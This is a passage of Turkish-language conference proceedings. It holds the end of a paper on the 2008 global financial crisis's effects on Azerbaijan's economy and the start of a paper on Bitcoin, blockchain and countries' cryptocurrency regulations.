dynamics in current macroeconomic indicators such as unemployment, inflation, economic growth, investment, and achieved macroeconomic development and stability.

Keywords: *Global Financial Crisis, Economic Effects of Crisis, Crisis in Azerbaijan Economy*

1. GİRİŞ

Ekonomik aktivite her zaman hoş ve sürekli bir formda değildir, yani zamanla inişler ve çıkışlar eşlik eder. Bu süreç ekonomik döngüsel olarak adlandırılır ve 4 ana aşamadan oluşur. Bu aşamalardan en önemlileri tüm ekonomiyi etkileyen makroekonomik krizlerdir.

Genel olarak krizler bir mekanizmanın mevcut konumunun ve geleceğini etkileyen, beklenmeyen bir anda ortaya çıkan ve genellikle önlem geç alınan olumsuz bir durumu ifade eder.[2] Makroiqtisat açısından ekonomiye bakıldığında büyüme, enflasyon, işsizlik ve dövüz kuru gibi problemlerin yaşandığı ekonomik düzenin bozulduğu ve kurtarma için büyük bir finansman ve zaman gerektiren iktisadi dalgalanmaların bir evresidir. Ekonominin gelişim süresinde gerilemeler yaşanması yani ekonom büyümenin duraklaması regresiyon durgunluk gibi tanımlanması ile bu durumun daha da kötüleşmesi kriz olarak nitelendirilir. Krizlerin kökenine bakıldığında tarihte farklılıklar kendini göstermektedir. 20-ci yüzyılın başlarına gibi kriz nedenleri savaşlar, kıtlık, bulaşıcı hastalıklar gibi olmakda ve daha çok yerel-lokal etkilerini gösteriyordur. Kapitalizmin gelişimi ile ekonomik krizler daha fazla farklılar göstererek kapitalizme özgü nedenlerle ortaya çıkmaya başlamıştır.[1] Sanayinin gelişimi ve küreselleşmenin yaygınlaşması krizlerin boyutunu ve yayılmasını lokallıktan çıkartarak farklı boyutlara taşıdı. Kapitalist sistemin hegemonluğu ve finansal sistemin büyümesi 20-ci yüzyılda farklı krizlerin yaşanmasına neden olsada sermaye birikiminin yoğunlaşması, aşırı üretim, talep yetmezliyi gibi nedenlerle yanı sıra son dönem krizlerin finansal sistemden ortaya çıkmaları daha da yaygınlaşmıştır.

2. KÜRESEL KRİZ VE EKONOMİK YANSIMALARI

ABD ekonomisinin gelişimi ve teknolojik yeniliklerin finansal sisteme entegre edilmesi ile küreselleşmenin dünya ekonomisini bir çemberde toplaması ABD emlak piyasasından başlanan mortgage krizinin küresel nitelik almasına yol açtı. Başlarda daha yüksek kalite şahslara yönelik olan prime kredilerin zamanla düşük gelirli şahıslar subprime adı ile verilmesi ve bu kredilerle uçsuz bir genişleme yakalayan finansal piyasada yeniden işleyişi, türev araçlarının piyasada geniş bir alanda tekrar satışı ve bu şişkinliyin sigorta şirketler tarafından güvence verilerek daha da büyümesi sonucu yaranan köpük ilk kıvılcımları Freddie Mac ve Feniye Manin devlet nezaretine geçmesi ile kapmış Leman Borthersin iflası ile daha da genişlenmiştir.

Krizin küreselleşmesinin temelinde teminatlı borç senetleri satıldığı pazarda bütün dünya yatırımcılarının yer alması dayanmaktadır. Bu alanda büyük ilerleme kaydeden Avrupa, Asiya ve Avustralyada olan yatırımcılar ilk zarara urayanlar oldular. Borsaların değer kayıpları giderek artmakta, Japon, Alman ve Brazilya borsalarında 40% üzerinde, Çin, İrland borsalarında bu deyer kaybı 60%-in üzerinde bir rakam aldı. Krizin küresel maliyeti 2008'in ilk ayında 400 milyar dolardan Nisan ayında 945 milyar dolara yükseldi. Krizin ilk etkileri Kuzey Amerika, Avrupa ve Avustralya'daki yatırımcılar ve güçlü finans ve tarihe sahip bankalar tarafından milyarlarca dolar kaybetti.

Kriz dönemi ve sonrası dünya çapında ekonomiler, GSYH'nın artımında gerilemeler, işsizlik, milli paraların değer kaybı, ekonomik sistemin çöküşü, borsalarda ciddi değer kayıpları, real sektörde gerilemeler, döviz rezervlerinde azalmalar gibi çok keskin makroekonomik sorunlar yaşamaya ve bu sorunlara çözümler üretmek için farklı ama aynı olaylara karşı stratejik politikalar izlemeye koyuldular. Bu süreçte Küresel kurumlar da öz katkı ve tafsiyelerini genel ekonomik durumun iyileştirilmesine ve krizin sonuçlarının birdaha yaşanmaması için farklı ve daha geniş denetim ve düzenleme stratejilerine ihtiyaç duyulduğunun farkına vardılar ve bu konuda yeni araçların geliştirilmesine koyuldular. Dünya ekonomisinin yaşadığı bu gerilim ve çöküş öz etkisini Azerbaycan ekonomisinde de hiss ettire bilmiştir. Esas olarak petrol ve petrol ürünlerinin ihracat fiyatlarındaki düşüş, bankacılık sistemine yabancı kredi girişlerinin keskin kısıtlanması ve yurt dışından gelen işçi dövizlerinin azalmasında yansımıştır.

3. KÜRESEL FİNANSA KÜRİZ VE AZERBAYCAN


Küresel Finansal krizin Azerbaycan ekonomisine etkisini ilk olarak ekonomik büyüme üzerinden analiz edersek, ekonominin daha çok petrol ve petrol fiyatlarına dayalı gelişmesi ve ekonominin petrol endüstri ile ilişkili olmasını göz önünde bulundurmalıyız. Zira kriz öncesi ekonomik gelişim göz önüne alındığında 2005-2007 seneleri olmak üzere 3 senelik gelişim ortalama 28%-lik bir büyümenin üzerinde belirlenmekteydi. Bu gelişim 2008-senesinde ise 2,6 defa gerileyerek 10.8% -a inmiştir. 2012 senesine dek düşüş devam etmiştir. Ekonomik büyüme hızı Kriz önceki duruma asla erişilememiştir (Grafik-1). Belirttiğimiz gibi petrol fiyatlarının ekonomiye birbaşa etkisinin sonucu olarak ekonomide bu azalma dünya pazarlarından baş veren fiyat konyuksturasının birbaşa Azerbaycan ekonomisine etkisini ortaya çıkarmaktadır. Petrol senayesi ile paralel çöküş yaşamış tekstil senayesi bu azalmada etkin yer almıştır.



Grafik-1. 2003-2015 Ekonomik büyüme-Azerbaycan ekonomisi(kaynak:Azerbaycan Merkezi Banki)


Kriz döneminde GSYH azalması ve ekonomik bir gerileme söz konusu olduğundan işsizlik sorunu da kendini ön plana çıkarmıştır. Ancak 2008 Global finansal kriz döneminde Azerbaycan ekonomisi için işsizlik oranında iyiye doğru bir ivelleme olmuştur. Kriz öncesi dönem yaşanan işsizlik oranları kriz ve sonraki dönemde azalarak 6% oranının altına düşmüş ve bu düşüş uzun zaman devam ederek 2015-ci ilde 5%-in altına düşmüştür (Grafik-2). Burada önemli husus işsizlik kavramı içinde bulunan toplumsal işgücüdür. Yani işsiz olub da işsiz gibi resmi daireler tarafından kayıt yapılmayan insanlar ve genel olarak piyasada günlük ve ya iş hacmine bağlı olarak çalışanların hiç bir denetim kurulu tarafından istihdam edilip edilmemesine ilgili kayıtların olmaması da göz ardı edilmemelidir. Genel olarak bakıldığında ekonomideki düşüşün ihrac üzerindeki baskısının petrole dayalı fiyat azalmaları ile eşit senari ile sürmesi işsizlik üzerinde büyük baskı yaratmamıştır. İşsizlik oranında olan azalmalar, 2014 senesine kadar sürmüş ve 5% altında bir rakamda seyr etmiştir.

İŞSİZLİK ORANI




Grafik-2. Azerbaycanda işsizlik sınırı yüzdelere (2003-2015)(kaynak:IMF)

Kriz dönemi ekonomik değişimler bütçe gelirlerinde de ortaya çıkmıştır. Krizin etkili olduğu 2009 yılı için ekonominin tüm dallarında olan gerileme devlet bütçe gelirlerinde de bir azlamaya yol açmıştır. 2008-de 10762.7 milyon manat olan gelir 436.8 milyon manat azalarak 10325.9 -a inmiştir. Ekonomik durgunluk halinde talep büyütücü politika izlenmesi ile 2010 yılı için bir irtileme kaydedilmiş ve devlet bütçesi iyi bir istikrar seyr ederek 15 milyonun üzerine çıkmıştır.



Grafik-3. Azerbeycanda bütçe gelirleri(2005-2016)

Bütçe gelirlerindeki düşüş ve mali durumun kötüleşmesi sermaye akımlarında kendini göstermiştir. Kriz tüm dünyada yoğunlaştıkça, toplam yatırımlarda düşüş yaşandı. 2009 yılında toplam yatırımlar 2008 yılına göre% 21,5 azalarak 10.475 milyon manat olarak gerçekleşti. Ancak sonraki yıllarda bu düşüş yerini önemli bir artışa bıraktı. 2010 yılında yatırımlar, 2008 yılına göre% 6 daha fazla olan 14.118 milyon manat'a ulaşmış, sonraki yıllarda 2.929,9 ve 3202,2 milyon manat artarak 20.251 milyon manat olmuştur (Grafik-4). Yatırım yapısında 2009 yılında buna paralel olarak yabancı ve yerel yatırımlar azalmış, ancak alınan önlemler sonucunda ertesi yıl paralel olarak artmıştır.




Grafik-4. Ekonomiye yönelmiş sermaye yatırımları(2005-2016)

2008-2009 yıllarında birçok gelişmiş ve gelişmekte olan ülkenin bankacılık sistemlerinde krizler yaşanmış ve bu krizler sadece iflasta olan ve sorunlu bankaları değil, aynı zamanda reel sektörü ve bankalarla bağlantılı haneleri de etkilemiştir.


Küresel finansal kriz özellikle uluslararası finans piyasalarında faaliyet gösteren bankalar için ciddi likidite sorunlarının yanı sıra paniğe kapılmış mevduat sahiplerinin bankalara akını ve kredilerin geç geri ödenmesi gibi sorunlara yol açmıştır. Azerbaycan'da ise bankaların çektiği mevduat miktarı kriz öncesi ve kriz sonrası aşamalarda artmaya devam etti. Ancak, kriz sırasında bir önceki yıla göre daha az fon çekildiğini, ancak bunun bir önceki yıla göre% 22,5 daha fazla olduğunu belirtmek gerekir. Bankalardan çekilen fonların hangi para birimine yatırıldığına bakıldığında, güçlü kriz döneminde çekilen fon yapısında yabancı para mevduatlar baskındır. Ancak Temmuz 2010'dan devalüasyona kadar bu avantaj ulusal para birimine aktarıldı.

Dünya Bankası uzmanlarına göre, mali krizin ilk aşaması birçok ülkede sorunlara yol açtı, ancak krizin Azerbaycan'ın finans ve bankacılık sektörüne etkileri zayıf kaldı. Azerbaycan ekonomisi küresel krizin ilk aşamasından güvenilir bir şekilde korunmuştur.



Grafik-5. Nüfustan çekilen mevduatlar(2005-2016)(kaynak: Azerbaycan Merkez Bankası)

Krizin ilk aşamalarında yaşanan olaylardan biri, bozulan ekonomik durumun neden olduğu ithalat ve ihracat ilişkilerindeki değişimdi. Çoğu ülkenin ticaret dengelerinde, özellikle durgunluk ve daralma dönemlerinde, olumsuz eğilimler yoğunlaşmaktadır. Bu bakımdan Azerbaycan ekonomisine bakıldığında, 2008 yılı başında yüksek petrol fiyatları ve yüksek ihracat avantajı önemli bir ticaret fazlası yaratmıştır. Ancak krizin yarattığı ekonomik gerileme, ihracatta üç kat düşüşe neden oldu. İthalat da düştü, ancak sonraki yıllarda pozitif ticaret dengesi, petrol avantajının devamı olarak yararlanmaya devam etti



Grafik-6. Azerbaycan ekonomisinin ithalat ve ihracat değerleri. (2005-2016) (kaynak: Azerbaycan Merkez Bankası)

Küresel mali kriz dünya ekonomisinde ciddi bir gerilemeye neden oldu, ancak aslında Büyük Buhran'dan daha şiddetliydi. Ülkelerin krizi aşmak için uyguladıkları programların maliyeti trilyonlarca dolar olarak tahmin ediliyor. Dünyanın hemen hemen tüm ülkeleri krizden etkilendi ve Azerbaycan bu süreçten tam anlamıyla kurtulamadı. Bununla birlikte, başarılı ekonomi politikası ve kaynakların etkin, verimli ve amaca yönelik kullanımı, bu kayıpların en aza indirilmesinde oldukça faydalı olmuştur.

4. SONUÇ

Azerbaycan'ın büyük mali kaynakları, bankaların ve işletmelerin dış piyasalardaki küçük borçları ciddi likidite sorunlarına yol açmamaktadır, Merkez Bankası'nın bankacılık sistemine ilişkin esnek politikası, reel sektörün döviz kaynakları yerine Petrol Fonu ile finanse edilmesi, menkul kıymetler piyasasında devlet tahvilleri daha büyük bir hisseye sahip olmak, mevzuat çerçevesinin güçlendirilmesine paralel olarak, finans ve bankacılık sektöründe başarılı reformlar, devlet imtiyazları, sigortalı mevduat miktarında önemli değişiklikler, büyük yatırımların tamamlanmasıyla birlikte yerel kaynaklara yatırım, manatın korunması ülkeyi krizden koruyan önemli faktörler oldu. Bunun mantıksal bir devamı olarak kriz sonrası dönemde de ülke ekonomik göstergeleri ve reel ekonominin sürdürülebilir gelişimi devam edebilmiştir.

5. KAYNAKLAR

- [1] V.Z.Zeynalov. Maliyyə böhranı və antiböhran idarəetmə siyasəti. Bakı, Azərneşr. 2012. səh.224
- [2] Mahfi Eğilmez. Ekonominin Temelleri. Remzi Kitabevi.2019

- [3] Z.F.Məmmədov və M.Abbasbəyli. Bank sektorunda böhran, pul siyasəti və maliyyə bazarlarına nəzarət modeli: actual meyllər və dünya təcrübəsi. Monoqrafiya. Bakı: Azər nəşr.2016. – 152 s
- [4] İlker Parasiz. Moder bankacilik, teori ve uygulama. Ezgi kitapevi. Bursa. 2014.
- [5] Takan Mehmet. Bankacilik, Teori, Uygulama ve yönetim. Nobel yayinlari.Ankara. 2010.
- [6] Şeref Kalaycı. Bankacılık krizleri ve öncü göstergeleri.Ankara. 2010
- [7] Secil Uyar. Bankacilik krizleri. Ankara, 2003.
- [8] Elchin Suleymanov ve Elvin Alirzayev. Kuresel mali krizin azərbaycan ekonomisine etkisi - 2009
- [9] Levent Çinko ve Rengin Ak. Küreselleşen ekonomilerde yaşanan bankacilik krizleri'nin anatomisi.. Maliyye finans yazıları-2009. № 83.
- [10] <https://www.stat.gov.az/>
- [11] <https://www.cbar.az/>
- [12] <http://xalqqazeti.com/>

KRİPTO PARA, BİTCOİN VE ÜLKELERİN DÜZENLEMELERİNİN DEĞERLENDİRİLMESİ

İsmail Güneş¹, Fatoş Eser¹

¹ *Çukurova Üniversitesi İİBF Maliye Bölümü , Adana, TURKEY*

ismailgunes@cu.edu.tr

ORCID: 0000-0001-9048-9433

ÖZET

Dijital teknoloji, ekonomi ve toplum yaşamı için önemli faydalar yaratmaktadır. Bu gelişmelerden en popüler olanı şüphesiz blockchain altyapısının bir çıktısı olan Bitcoin'dir. Blockchain gelecek vaat eden teknolojilerden biri ve bitcoin kripto paralardan biridir. Bitcoin, digital bir paradır ve hükümet tarafından verilen para birimlerinin aksine, merkezi olmayan bir otorite tarafından işletilmektedir.

Bu çalışmanın amacı, dünyadaki kripto para birimlerini çevreleyen yasal ve politika genel görünümünü incelemektir. Son yıllarda kripto para giderek daha popüler hale gelmiştir. Bu çalışmada dijital parayla ilgili hangi düzenlemelerin farklı ülkelerde uygulandığını incelenecektir. Farklı ülkelerin yetkilileri, blockchain teknolojilerinin potansiyelini anlamak ve karlı bir şekilde kullanmak için çaba sarf etmektedirler. Ancak öncelikle belirli bir dizi yasal düzenleme yapılmasına gereksinim duyulmaktadır. Bu tür kuralların belirli ülkeler düzeyinde işe yarayıp yaramayacağı veya mevzuatın tüm dünyaya yayılıp yayılmayacağı ise henüz net değildir. Dünyanın dört bir yanındaki farklı ülkelerde yargı otoritelerinin kripto para düzenlemelerindeki değişiklikleri duyurmasıyla, Önümüzdeki on yıl, kripto düzenlemelerinin standart hale geldiği dönem olabilir.

Anahtar Kelimeler: Bitcoin, Blok Zinciri, Kriptp Para, Düzenlemeler,

CRYPTO MONEY, BITCOIN AND EVALUATION OF REGULATIONS OF THE COUNTRIES

ABSTRACT

Digital technology creates significant benefits for the economy and community life. The most popular of these developments is undoubtedly Bitcoin, which is an output of the blockchain infrastructure. Blockchain is one of the promising technologies and bitcoin is one of the crypto moneys. Bitcoin is a digital currency and operated by a decentralized authority, unlike government-issued currencies.

The aim of this study was to investigate the legal and policy landscape surrounding cryptocurrencies around the world. Recent years have shown that crypto are becoming increasingly popular. In this study we examined what regulations related to digital money have different countries applied?

The authorities of different countries are making efforts to fully and profitably use the potential of blockchain technologies, But first, they need to draw up a specific set of regulatory requirements. It is not clear, whether such rules will work at the level of particular countries or if the legislation will be extended to the whole world. With jurisdictions around the globe announcing changes to crypto regulations, Next ten years could be the period crypto regulations become standardized.

Keywords: *Bitcoin, Blockchain, Crypto Money, regulations*

1. KRIPTO PARA VE BITCOIN

Kripto para birimleri, merkezi bir düzenleme otoritesi olmadan para birimleri olarak tasarlanmış sanal emtialardır. Normal bir itibari para birimi gibi, yalnızca kullanıcıları değer üzerinde hemfikir oldukları için bir değere sahiptirler. Bununla birlikte, bu para birimlerinin fiyatını garanti altına alacak merkezi bir otorite olmadığından, fiyat oldukça değişken olabilir.

İngilizce kökenli “crypto” ve “currency/money” kelimelerinin birleştirilmesi ile “Şifreli Para” anlamına gelen Kripto Para; belirli bir sistemde şifreli anahtarlar ile alım-satım ve transfer işlemlerinin gerçekleşmesini sağlayan araçtır. Birçok kripto para çeşidi olmasına rağmen devlet otoritelerinden dünya genelinde bağımsız olarak internet üzerinden işlem gören sanal para konumundadır. Bitcoin’in kurucusu Satoshi Nakamoto 31 Ekim 2008’de “Bitcoin: A Peer-to-Peer Electronic Cash System” (Bitcoin: Eş Seviyede Nakit Ödeme Sistemi) isimli makalede; Bitcoin’in üçüncü şahıs ya da kuruma ihtiyaç duymadan taraflar arasında ödeme işlemlerini gerçekleştirebileceği belirtilmiştir [1].

Merkezi bir kontrol sistemi olmamasına rağmen gelişen finans sektörü ile birlikte dünya genelinde kullanımı özellikle 2017 yılında artmaya başlamış olan kripto paraların kontrolü ise Blok-Zincir işlem veri tabanları tarafından gerçekleştirilmektedir [2].

İlk coin arzı olarak adlandırılan ICO; kripto paraların kullanıldığı ağırlıklı olarak blok zinciri platformunda kullanılan fon toplama yöntemidir. ICO'lar dünyada internetin kullanıldığı her yerde yatırım toplayabilmek adına yararlanılan en kolay yollardan biridir [3]. Kripto para öncesinde farklı alanlarda kullanılan blok zincirinin para ve finans alanlarında kullanılmaya başlandı. İlk kez Bitcoinin transfer işlemlerinde sanal ortamda işlem sırasına göre sıralamasıyla kripto paralar tarafından kullanılmaya başladı [1]

Blok zinciri teknolojisi Bitcoin sisteminin yapıtaşdır. Bu teknoloji; bütün işlemlerin kaydedildiği veri dosyası olarak merkezi olmayan para birimleri oluşturularak, internet üzerinden yürütülen işlemleri kontrol etmektedir[4]). Blok zinciri ile birlikte yapılan transferlerde alıcıya ait kim olduğu ve adres gibi bilgiler bilinmemekte ve gönderici de tespit edilememektedir, hesap kontrolleri gönderici ve alıcı dışında kimse tarafından yapılamamaktadır.

Kripto para birimleri ile ilgili yapılan işlemler onaylandıktan sonra dijital olarak saklanacağı muhasebe sistemi blok zincir içerisine kaydedilir ve herkesin açık, erişebileceği yapıya sahiptir [5]. Blok zinciri; kripto para birimlerinin kullanımının artmasıyla sürekli büyüyen bir veri tabanıdır. Bu teknoloji sayesinde; iki tarafın ihtiyaç duyduğu aracıya gerek kalmadan matematiksel olarak geliştirilmiş bir teknoloji ile süreç hızlı, güvenli ve maliyet düşük olarak gerçekleşir. Blok zinciri ile alışveriş yapanların kimlikleri önemli değildir, güvenli alışveriş yapılabilmesi adına açık ev gizli olmak üzere iki tane elektronik cüzdan bulunmaktadır ve cüzdanın sahibi gizli anahtarı bilmekte, gizli anahtar kaybolduğunda ise cüzdana yükleme yapabiliyorken harcama yapamamaktadır [6].

Kripto para birimleri ile ilgili yapılan işlemler onaylandıktan sonra dijital olarak saklanacağı muhasebe sistemi blok zincir içerisine kaydedilir ve herkesin açık, erişebileceği yapıya sahiptir [7]. Blok zinciri; kripto para birimlerinin kullanımının artmasıyla sürekli büyüyen bir veri tabanıdır. Bu teknoloji sayesinde; iki tarafın ihtiyaç duyduğu aracıya gerek kalmadan matematiksel olarak geliştirilmiş bir teknoloji ile süreç hızlı, güvenli ve maliyet düşük olarak gerçekleşir. Blok zinciri ile alışveriş yapanların kimlikleri önemli değildir, güvenli alışveriş yapılabilmesi adına açık ev gizli olmak üzere iki tane elektronik cüzdan bulunmaktadır ve cüzdanın sahibi gizli anahtarı bilmekte, gizli anahtar kaybolduğunda ise cüzdana yükleme yapabiliyorken harcama yapamamaktadır [6].

Blok zinciri sisteminin gücü üç teknoloji kombinasyonunun bir arada olmasıyla oluşmaktadır. Bu üç içerik;

- 1- Peer-to-peer Networking (Eşler Arası Ağ İletişimi): Bir grup bilgisayarlar örneğin BitTorrent ağını kullananlar aralarında tek bir otoriteye güvenmeden işliyorlar ve bu yüzden tek bir başarısızlık noktası temsil etmiyorlar.

2- Asymmetric Cryptography (Asimetrik Şifreleme): Bu bilgisayarların herkesin yapabileceği gibi belirli alıcılar için şifrelenmiş gönderildiğinde alıcının doğrulaması gereken, böylece mesaj içeriğinin hedeflenen alıcıya ulaşmasıdır. Bitcoin ve Ethereum'da asimetrik şifreleme ile hesap için bir dizi kimlik bilgisi oluşturulur, böylece aktarma işlemini sadece şifresi olan gerçekleştirir.

3- Cryptographic Hashing (Karma Şifreleme): Küçük ve benzersiz bir parmak izi verisi oluşturularak veri kümeleri ile hızlı bir karşılaştırma sağlar ve verilerin değişmediğini doğrulamanın güvenli bir yoludur.

Bu üç unsurun kombinasyonu 1990'lü yıllardan 2000'li yılların başına kadar dijital paralarla yapılan çalışmalarla gerçekleşti. Nakamoto'nun 2009 yılında Bitcoin'i oluşturmasıyla bu yenilik üzerinde fikir birliği sağlandı [8].

2009 yılında ortaya çıkan bir dijital para birimi olan bitcoin yenilikçi yapıya sahiptir. Zaman geçtikçe işlem adeti, hacmi artmakta ve daha fazla birey tarafından kullanılmakta olan Bitcoin; finansal anlamda hesap birimi, vadeli işlemlerde ödeme aracı ve paranın değişim aracı olmakla birlikte aynı zamanda bir yatırım aracıdır [9].

Bitcoin kullanımı için öncelikle yapılması gereken Bitcoin cüzdanları oluşturmak ve kullanıcının isterse bu cüzdanı özelleştirmesidir. Dünya genelinde Bitcoin'in ağırlıklı olarak kullanım alanlarının artmakta olduğu gerçeği ve üretimi maksimum 21 milyonla sınırlı olması 2018 yılından beri bu paraya olan ilgiyi arttırmıştır [2]. Tahminler, küresel blockchain teknolojisi gelirlerinin önümüzdeki yıllarda muazzam bir büyüme yaşayacağını ve pazarın 2025 yılına kadar 39 milyar ABD dolarının üzerine çıkması beklendiğini gösteriyor. Finans sektörü, 60'ın üzerinde ile blockchain'e en hızlı yatırım yapan sektörlerden biri oldu. Teknolojinin piyasa değerinin yüzde oranı bu alanda yoğunlaşmıştır.

Önde gelen kripto para birimlerinin piyasa değerine baktığımızda ise Bitcoin Fiyatı 32.285,73 USD , Bitcoin Cash Fiyatı 464,52 USD Ethereum Fiyatı 1.368.90 USD düzeyine ulaşmıştır. Piyasa değerlerine baktığımızda ise Bitcoin 600,89 milyar USD Ethereum 159,18 milyar USD, Litecoin 10,09 milyar USD düzeyindedir. Kripto para Borsalarına baktığımızda ise günlük Bitcoin (BTC) işlemlerinin sayısı: 254.109, dünya çapındaki Coinbase kullanıcılarının sayısı 5,6 milyon kişiye ulaşmıştır. Blockchain teknolojisi pazarının dünya çapındaki büyüklüğü 2018 yılında 1,2 milyar USD, dünya çapındaki Blockchain cüzdan kullanıcılarının sayısı 65,64 milyon kişiye ulaşmıştır [10].

2. KRİPTO PARANIN AVANTAJ ve DEZAVANTAJLARI

Kripto paraların avantajları;

Kimlik Hırsızlığı: Örneğin kredi kartı bilgileri herhangi bir satıcıya küçük bir işlem için bile verildiği zaman, kişinin tüm kredi limitine erişim izni verilmektedir. Kredi kartları “çekme” esasına

göre ödemeleri alarak, belirlenen tutarı hesaptan çeker. Kripto para sistemi ise “itme” mekanizması kullanarak kişinin istediğini satıcıya göndermesine izin vererek, daha fazla bilgi vermeyi gerektirmez.

Anında Anlaşma/Ödeme: Gayrimenkul vb. şeyleri satın almak genellikle üçüncü şahısların işlem ya da onayları ile gerçekleşmektedir, bu süreçte de gecikmeler yaşanabilmektedir. Birçok şekilde kripto paralar kişiye büyük mülkiyet hakları vermektedir. Bitcoin sözleşmeleri üçüncü tarafları ortadan kaldırabilir ya da eklenebilecek şekilde tasarlanabilir, varlık transferlerini tamamlamak için gerekli harcama ve süreyi belirleyebilir.

Herkes Erişim: Cep telefonu ve internet kullanımını yapmayan dünyada iki milyardan üzerinde insan yaşamaktadır. Kripto paralar ile kullanılan teknoloji ve internet sayesinde bazı basit programlar ile birlikte bu paralara ulaşmak ve kullanmak kolaydır.

Enflasyon Olmaması: Maksimum Bitcoin sınırı 21 milyon coin ile sınırlıdır. Hiçbir şekilde herhangi bir kararla bu sınır değiştirilemez; böylece bu sistemde enflasyonun artması ile ilgili bir olasılık bulunmamaktadır.

Düşük Ücretler: Kripto para birimi için genellikle işlem ücretleri yoktur, madenciler tarafından bu ücret telafi edilmektedir. İşlem ücreti olmamasına rağmen; kripto parası olan çoğu kişi üçüncü taraflardan kendi bitcoin cüzdanları için hizmet almaktadır.

Sınırsız İşlem Olanakları: Cüzdan sahiplerinin her biri herhangi bir alıcıya istediği miktarda ödeme yapabilir. Dünyanın her yerinde bu cüzdan kullanılarak işlem yapılabilir.

Merkezi Olmaması: Ağın merkezi kontrol yetkisi yoktur, her bilgisayarda bitcoin madencileri bu sistemin üyeleridir. Hiçbir şekilde merkezi bir güç ya da otorite tarafından yönetilememektedirler. Ağ çevrim içi olmadığı zamanlarda bile; ödeme sistemi istikrarlı çalışmaya devam etmektedir [11].

Kripto Paraların Dezavantajları:

- Çoğu insan dijital para bilincine sahip değildir.
- İnsanların uygulamaya geçebilmeleri için bu konuda eğitim olması ve yaygınlaşması gerekmektedir.
- İşletmelerin dijital paralara sıcak bakması ve yaygınlaşması için öncü olması gerekmektedir.
- Sıfırdan başlayacak insanlar için alt yapının basitleştirilip, sadeleşmesi gerekmektedir [11].


3. KRİPTO PARA, ÜLKE DÜZENLEMELERİ ve DEĞERLENDİRİLMESİ

Bilgisayar algoritmasına dayanan bitcoin ve benzeri kripto paraların kullanımı her geçen gün artarken işlem hacminde de artış olmaktadır. Kullanıcıların gizli kalması beraberinde bazı riskleri taşımaktadır. Kripto paralarda günümüzdeki en büyük risk ise üzerinde fikir birliğine varılmış bir hukuksal çerçevenin tanımlanmamış olmasıdır. Bir ödeme sistemi açısından hukuki zemin, özel

yasalarla sınırlanmış, hak ve yükümlülüklerini düzenleyen sözleşmelerden oluşur. Kripto para ödeme sisteminde kendine has bir hukuki çerçeve ve ayrıca tarafların hak ve yükümlülüklerini düzenlemeler genel anlamda yoktur ve var olan ülkelerde ise birçok hukuki boşluk mevcuttur. Gerçekleştirilen işlemler, doğuracağı sonuçlar, hukuki yaptırımların ve düzenlemelerin olmadığı bir platformda tüm risklere rağmen artarak devam etmektedir. Bu durum kısa vadede yatırımcılara yüksek kazanç olanağı sağlamakla beraber uzun vadede bir krize dönüşebilme riskini taşımaktadır [12].

Kripto para dolaşımına artan kamu ilgisi, borsa eğilimleri, ekonomi için faydalar ve fırsatlar ile bunlarla ilişkili tehditler ve zorluklar göz önüne alındığında, düzenleyici politika ve yasal çerçeve zorunludur. Bir kripto para biriminin hukuki statüsü belirlenmeden kripto para birimi işlemlerinin hukuki, muhasebe ve vergi sonuçları sorununu çözmek imkansızdır. Kuşkusuz, kripto para biriminin gelecekte çok önemli potansiyeli bulunmaktadır. Ancak bu potansiyeli gerçekleştirmek, büyümeyi teşvik etmek, erişilebilirliği ve güven düzeyini artırmak, ekonominin etkin bir şekilde ölçeklendirilmesi ve düzenleyici otoritelerle etkileşimini sağlamak, daha kurumsal dostu bir ortam yaratmak gerekmektedir [14].

Grafik 1: Ünelere Göre Kripto Para Düzenlemeleri



Kaynak: <https://cointobuy.io/countries> verilerine dayanılarak tarafımızdan sınıflandırılmıştır.

Tablo-1: Kripto Para'nın Yasal ve Yasak Olduğu Ülkeler

YASAL			YASAKLI
Belçika	Çek Cumhuriyeti	Mauritius	Pakistan
Arjantin	Bulgaristan	Arnavutluk	Nepal
Lüksemburg	Malta	Jamaika	Mısır
Yunanistan	Meksika	Güney Afrika	Cezayir
İsviçre	Avusturya	İsrail	Ekvator
Nijerya	Litvanya	Slovakya	Bolivya
Japonya	İrlanda	Singapur	Fas
Macaristan	Polonya	Belarus	
Birleşik Krallık	Kosta Rika	Malezya	
Filipinler	İtalya	Tayland	
Portekiz	Şili	Norveç	
Türkiye	Hırvatistan	İzlanda	
İsveç	Romanya	Brunei Sultanlığı	
Çin	Avustralya	Güney Kore	
Angola	Danimarka	Venezuela	
Yeni Zelanda	Hong Kong	Nikaragua	
Özbekistan	Brezilya	Bosna Hersek	
Hollanda	Estonya	Namibya	
Fransa	Finlandiya	Kırgızistan	
Slovenya	İspanya	Zimbabve	
ABD	Almanya	Lübnan	
G. Kıbrıs	Hindistan	Trinidad ve Tobago	

Kaynak: <https://cointobuy.io/countries> verilerine dayanılarak tarafımızdan sınıflandırılmıştır.

Kripto para biriminin düzenlenmesi dünya çapında farklılıklar göstermektedir bazı ülkeler yasaları düzenlemeleri desteklerken bazı ülkeler buna yaklaşmamaktadır, bazıları ılımlı bazıları ise bu duruma katı tutumlarla yaklaşmaktadır. Kripto paraların vergilendirilmesi kara para aklama gibi endişeleri de beraberinde getirmesine rağmen dünya çapında gelişme ve büyümeye açık durumdadır.

Kripto para ürünlerini tanımlamak için farklı terminoloji kullanılmaktadır. Ülkeler tarafından kripto para birimine atıfta bulunmak için kullanılan terimlerden bazıları şunlardır: dijital para birimi (Arjantin, Tayland ve Avustralya), sanal emtia (Kanada, Çin, Tayvan), kripto belirteci (Almanya), ödeme jetonu (İsviçre), siber para birimi (İtalya ve Lübnan), elektronik para birimi (Kolombiya ve Lübnan) ve sanal varlık (Honduras ve Meksika) [15]. Bu tür terminolojik farklılıkları göz ardı ederek çalışmamızda kripto para kullanımı esas alınmıştır. Çalışmamızın temel amacı dünya genelindeki kripto para birimlerinin yasal ve politik çerçevesini ortaya koymaktır. Bilindiği üzere kripto para son yıllarda hızla yaygınlaşmakta ve her yerde bulunabilmekte ve ulusal ve bölgesel para otoriteleri ve hükümetlerin konuyla ilgili çalışmasını zorunlu hale getirmektedir.

Çalışmamızda Cointobuy verilerinden faydalanılmıştır. Veriler ülkelerde kripto paranın alım ve satımın yasal olup olmaması , tamamı ile yasak olması veya kısıtlı olması gibi sınıflandırmalar yapılmıştır. Bunun yanı sıra ülkeler için 1-10 puan arasında kripto paraya olan güven puanı oluşturulmuştur. Ülkelerde var olan Borsa ve ICQ sayılarına göre sınıflandırılmıştır. [27]

